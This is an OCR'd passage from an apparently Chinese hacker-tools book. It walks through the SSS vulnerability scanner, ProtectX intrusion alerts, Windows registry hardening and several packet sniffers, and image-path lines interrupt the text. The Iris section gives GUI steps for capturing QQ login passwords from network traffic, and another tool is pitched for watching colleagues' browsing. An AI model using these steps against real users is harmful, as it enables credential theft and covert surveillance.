
（9）设置 CGI 插件扫描

在“插件设置”选项下选择“CGI 相关设置”子选项，即可选择扫描时需要使用的 CGI 选项，如下图所示。



（10）设置字典文件

在“字典文件设置”选项中可选择需要的破解字典文件，双击即可打开文件列表，如下图所示。在设置好所有选项之后，单击“确定”按钮，即完成扫描参数的设置。




选择破解字典文件

2.1.5 用 SSS 扫描器实施扫描

SSS（Shadow Security Scaner）是一款著名的系统漏洞扫描器，可对很大范围内的系统漏洞进行安全、高效、可靠的安全检测，其系统扫描的速度与精度足以让用户敢和专业安全机构的人以及那些专门入侵他人计算机系统的黑客叫板。


利用 SSS 扫描器对系统漏洞进行扫描的具体操作步骤如下。

STEP01：运行 SSS 扫描器




单击工具栏上的“New session”按钮。

STEP02：设置扫描规则




用户可以选择预设的扫描规则，也可单击“Add rule”按钮添加新的规则。

STEP03：创建新的扫描规则




01 创建新的扫描规则，根据提示输入信息。　02 单击“OK”按钮。

STEP04：设置扫描选项




01 勾选扫描规则。　02 单击“OK”按钮。

STEP05：返回设置扫描项目的窗口




单击“Next”按钮。

STEP06：添加扫描的目标计算机



单击“Add host”按钮。

STEP07：添加目标计算机



选中“Host”单选项，可添加单一目标计算机的IP地址或计算机名称。


选中“Hosts range”单选项，可添加一个IP地址范围。

选中“Hosts from file”单选项，可通过指定已存在的目标计算机列表文件添加目标计算机。

选中“Host groups”单选项，则通过添加工作组的方式添加目标计算机，并设置登录的用户名称和密码。


在添加完目标计算机之后，单击“Add”按钮，即完成目标计算机的添加。

STEP08：完成扫描项目的创建




单击“Next”按钮。

STEP09：返回SSS主界面



单击工具栏上的“Start scan”按钮，开始对目标计算机进行扫描，并可在“Statistics”选项卡中查看扫描进程。


STEP10：切换至“Vulnerabilities”选项卡



01 查看扫描结果中的危险程序、补救措施等内容。


02 单击左侧窗口中的“DoS Checker”选项，选择检测的项目。

STEP11：进行DoS安全性进行检测




设置扫描的线程数（Threads）之后，单击“Start”按钮。

STEP12： 开始 DoS 检测




查看检测结果。

STEP13：返回主界面




单击“Tools”>“Options”菜单项。

STEP14： SSS 选项设置



设置常规选项。

STEP15：切换至“Scanner”选项卡




设置扫描选项。

2.1.6 用 ProtectX 实现扫描的反击与追踪

ProtectX 是一款在用户连接网络时保护电脑的工具，可以同时监视 20 个端口，还可以帮助追踪攻击者的来源。一旦有人尝试连接到用户的电脑，它即可发出声音警告并将入侵者的 IP 位址记录下来，可以防止黑客入侵。

1. ProtecX实用组件概述

ProtectX 的安装过程与一般软件的安装过程类似，这里不再赘述。在安装完 ProtectX 后重启系统，即可在 Windows 系统的通知栏中看到显示的 ProtectX 图标。双击该图标即可显示其操作界面，窗口中间显示的是当前本机的状态信息，如下图所示。



ProtectX 初始界面


ProtectX 提供了几项实用的功能组件，即端口安全（Port Security）、特洛伊安全（Trojan Security）和 Identd 服务（Identd Server）等。

（1）端口安全（Port Security）

端口安全就是端口扫描监视器，在 TCP 端口 1 上监听，如果有扫描活动触发到 1 号端口，则 Port Security 将会报警。Protectx 即可反跟踪对方，查询其域名、追溯起路由信息，并显示所截击到的扫描信息，如下图所示。



Port Sentry 的报警信息



显示所截击到的扫描信息

（2）特洛伊安全（Trojan Security）

特洛伊安全是指在一些木马常用端口上进行监听，一旦发现有人试图连接这些端口，即可报警。


（3）Identd 服务（Identd Server）

可在计算机上打开一个安全 Identd 服务，初级用户最好不要打开这个服务。


2. 防御扫描器入侵

有了 ProtectX 的保护，大家就可以不用担心一般的扫描攻击。不过，仅仅依靠这个工具，还远远谈不上高枕无忧，还需要提前做好防御扫描入侵的准备。

①对于 Windows 用户，要修改注册表，禁止匿名用户对 IPC$ 的访问。首先单击“开始”按钮，在弹出的“开始”菜单中单击“运行”命令。这时会弹出“运行”对话框，如下左图所示。在其中输入 regedit 命令后单击“确定”按钮，如下右图所示，即可打开注册表编辑器。




单击“运行”按钮



输入 regedit 命令

修改方法是在注册表编辑器中展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa 分支，找到 restrictanonymous 值并将其改为 1，如下图所示。



将 restrictanonymous 值改为 1

②修改注册表，禁止自动管理共享。在注册表编辑器中展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters 分支，找到 AutoShareServer 值并将其改为 0，如下图所示。同时找到 AutoShareWKs 值将其改为 0。



将 AutoShareServer 值改为 0

③及时更新操作系统。


2.2 嗅探的实现与防范

嗅探器是一把双刃剑，如果到了黑客的手里，嗅探器能够捕获计算机用户因为疏忽而带来的漏洞，成为一个危险的网络间谍。但如果到了系统管理员的手里，则能帮助用户监控异常网络流量，从而更好地管理网络。

2.2.1 经典嗅探器 Iris

网络通信分析工具 Iris 可以帮助系统管理员轻易地捕获和查看进出网络的数据包，进行分析和解码并生成多种形式的统计图表，还可以探测本机端口和网络设备的使用情况，有效地管理网络通信。使用 Iris 对 QQ 登录密码进行嗅探的具体操作步骤如下。

STEP01： 启动 Iris




选择绑定网卡，然后单击“确定”按钮。

STEP02： 打开 Iris 主窗口



单击工具栏上的“开始捕获”按钮▶。

STEP03： 开始捕捉所有流经的数据帧




01 查看捕捉结果。 02 单击主窗口左边的“过滤器”图标。

①左侧的“解码”窗格用树形结构显示每个数据包的详细结构（找到的数据包会被分解为容易理解的部分）以及数据包的每个部分所包含的数据。

②右上角的“数据包列表”窗格显示所有流经的数据包列表（新产生的数据包自动添加到列表里）。在选中特定的数据包之后，其详细信息将会显示在“解码”窗格中。每一行数据包信息所包含的属性有数据包流经时间、源和目的 MAC 地址、帧形式、所用传输协议、源 IP 地址和目的 IP 地址、所用端口、确认标志及大小等。


③右下角的“编辑数据包”窗格分左右两部分，左边显示数据包的十六进制信息，右边则显示对应的 ASCII 值。可以在这里编辑、修改数据包并发出去（会自动添加到数据包列表中）。

STEP04： 编辑过滤器设置



在没有开启 Filter 功能之前，抓获的可能是所有进出网卡的流量，为了方便查找目标，需要进行简单的过滤，包括硬件、层、关键字、端口、MAC 地址、IP 地址等的过滤。

STEP05： 运行 QQ 的客户端软件




这里要捕获其登录密码，所以运行 QQ 程序进行登录。QQ 登录成功后单击 Iris 工具栏上的“停止抓包”按钮■，停止对数据的捕获。密码就藏在捕获的数据包中，只需单击左侧的“解码”按钮，即可对捕获的数据包进行分析查找。

在左边的“主机活动”窗格中，选择按照服务类型显示的树形结构的主机传输信息。

- 在选中某个服务之后，客户机和服务器之间的会话信息就会显示在“会话列表视图”窗格中。
- 在选中某个会话记录之后，就可以在“会话数据视图”窗格中显示解码后的信息。


在“会话列表视图”窗格中，每个会话的属性有服务器、客户机、服务器端口、客户机端口、客户机物理地址，还有服务器到客户机的数据量、客户机到服务器的数据量以及总的数据量。右下角的“会话数据视图”窗格显示解码后的会话信息。

STEP06： 打开主界面



单击工具栏上的“显示主机排名统计”按钮。

STEP07： 查看主机排名



以图表形式查看与本机相连的数据量最大的 10 台主机。


尽管 Iris 嗅探器功能强大，但它也有一个致命的弱点：黑客必须侵入一台主机才可以使用该嗅探工具。因为只有在网段内部才有广播数据，而网络之间是不会有广播数据的，所以 Iris 嗅探器的局限性就在于只能使用在目标网段上。

2.2.2 捕获网页内容的艾菲网页侦探

艾菲网页侦探是一个 HTTP 协议的网络嗅探器，协议捕捉器和 HTTP 文件重建工具。可以捕捉局域网内的含有 HTTP 协议的 IP 数据包并对其进行分析，找出符合过滤器的那些 HTTP 通信内容。可以看到网络中其他人都在浏览哪些 HTTP 协议的 IP 数据包，并对其进行分析，找出符合过滤器的那些 HTTP 通信内容。可以看到网络中的其他人都在浏览哪些网页，这些网页的内容是什么。它特别适合用于企业主管对公司员工的上网情况进行监控。


使用艾菲网页侦探对网页内容进行捕获的具体操作步骤如下。

STEP01：运行艾菲网页侦探




单击“Sniffer”>“filter”菜单项。

STEP02：设置相关属性




设置可缓冲区的大小、启动选项、探测文件目标、探测的计算机对象等属性。

STEP03：返回主界面




单击工具栏上的“开始”按钮▶。

STEP04：捕获目标计算机浏览网页的信息



查看捕获到的信息。


STEP05：打开主界面



01 选中需要查看的捕获记录，则可查看其 HTTP 请求命令和应答信息。


02 选择“探测器”>“查看详情命令”菜单项。

STEP06：HTTP 通信详细资料




查看所选记录条的详细信息。

STEP07： 查看 HTTP 请求头



查看捕获到的软件下载地址，将该地址直接添加到 FlashGet 等下载工具的网址栏中，即可下载相应程序。

STEP08： 保存文件




选中需要保存的记录条，单击“保存来自选定链接的文件”按钮，可将所选记录保存到磁盘中，可通过“记事本”程序，打开该文件浏览其中的详细信息。

在使用艾菲网页侦探捕获下载地址时，不仅可以捕获到其引用页地址，还可以捕获到其真实的下载地址。

2.2.3 使用影音神探嗅探在线视频地址

使用影片嗅探大师“影音神探”可轻松找到电影的下载地址，它使用 WinPcap23 开发包，嗅探流过网卡的数据并智能分析，可监视 20 余种网络文件；还可自行定义，可通过自定义类型扩充嗅探功能；双击找到的文件即可自动启动事先设置好的下载工具下载；查看远程 IP 连接，获知 IP 协议，下载准确快捷；弹出广告屏蔽模块可让用户上网不再受弹出广告之累。设置和使用影音神探的具体操作步骤如下。

STEP01： 启动影音神探




弹出“Error”提示框，提示“请安装 Wincap 后再启动程序”信息，单击“OK”按钮。

STEP02： 安装 WINPCAP



一直单击“Next”按钮，将开始安装 WINPCAP，待安装成功后单击“Finish”按钮，即可完成 WINPCAP 安装。

STEP03：查看提示信息




提示“程序将测试所有网络适配器”信息，单击“OK”按钮。

STEP04：打开“设置”对话框




测试网络配置是否可用。

STEP05：查看提示信息



如果本机的网络适配器符合测试要求，即可看到该提示信息，单击“OK”按钮。

STEP06：返回“设置”对话框



01 可看到可用的网络适配器已经被选中。

02 单击“确定”按钮，即可完成对网络适配器的设置。

STEP07：返回“影音神探”主窗口



单击“嗅探”>“开始嗅探”菜单项或单击工具栏的“开始嗅探”按钮。

STEP08：开始进行嗅探




01 查看嗅探到的信息。

02 在“文件类型”列表中右击要下载的文件，从弹出的快捷菜单中选择“复制地址”选项，即可复制选中文件的下载地址。

03 单击“列表”>“用网际快车下载”菜单项。


STEP09：新建任务



01 设置保存路径与文件名，并将刚复制的地址粘贴到“地址”栏中。

02 单击“确定”按钮。

STEP10：用网际快车下载



开始进行下载，待下载完成后可在“文件名”后面看到有个对号。

提示


如果选择“用影音传送带下载”选项或者“用网际快车下载”选项，则先要安装“影音传送带”或“网际快车”软件，才能使用软件中对应的操作方法，因为只是调用这两个软件来下载文件的。

STEP11：返回“影音神探”主窗口




单击“设置”>“综合设置”菜单项。

STEP12：“自动开启嗅探”等设置



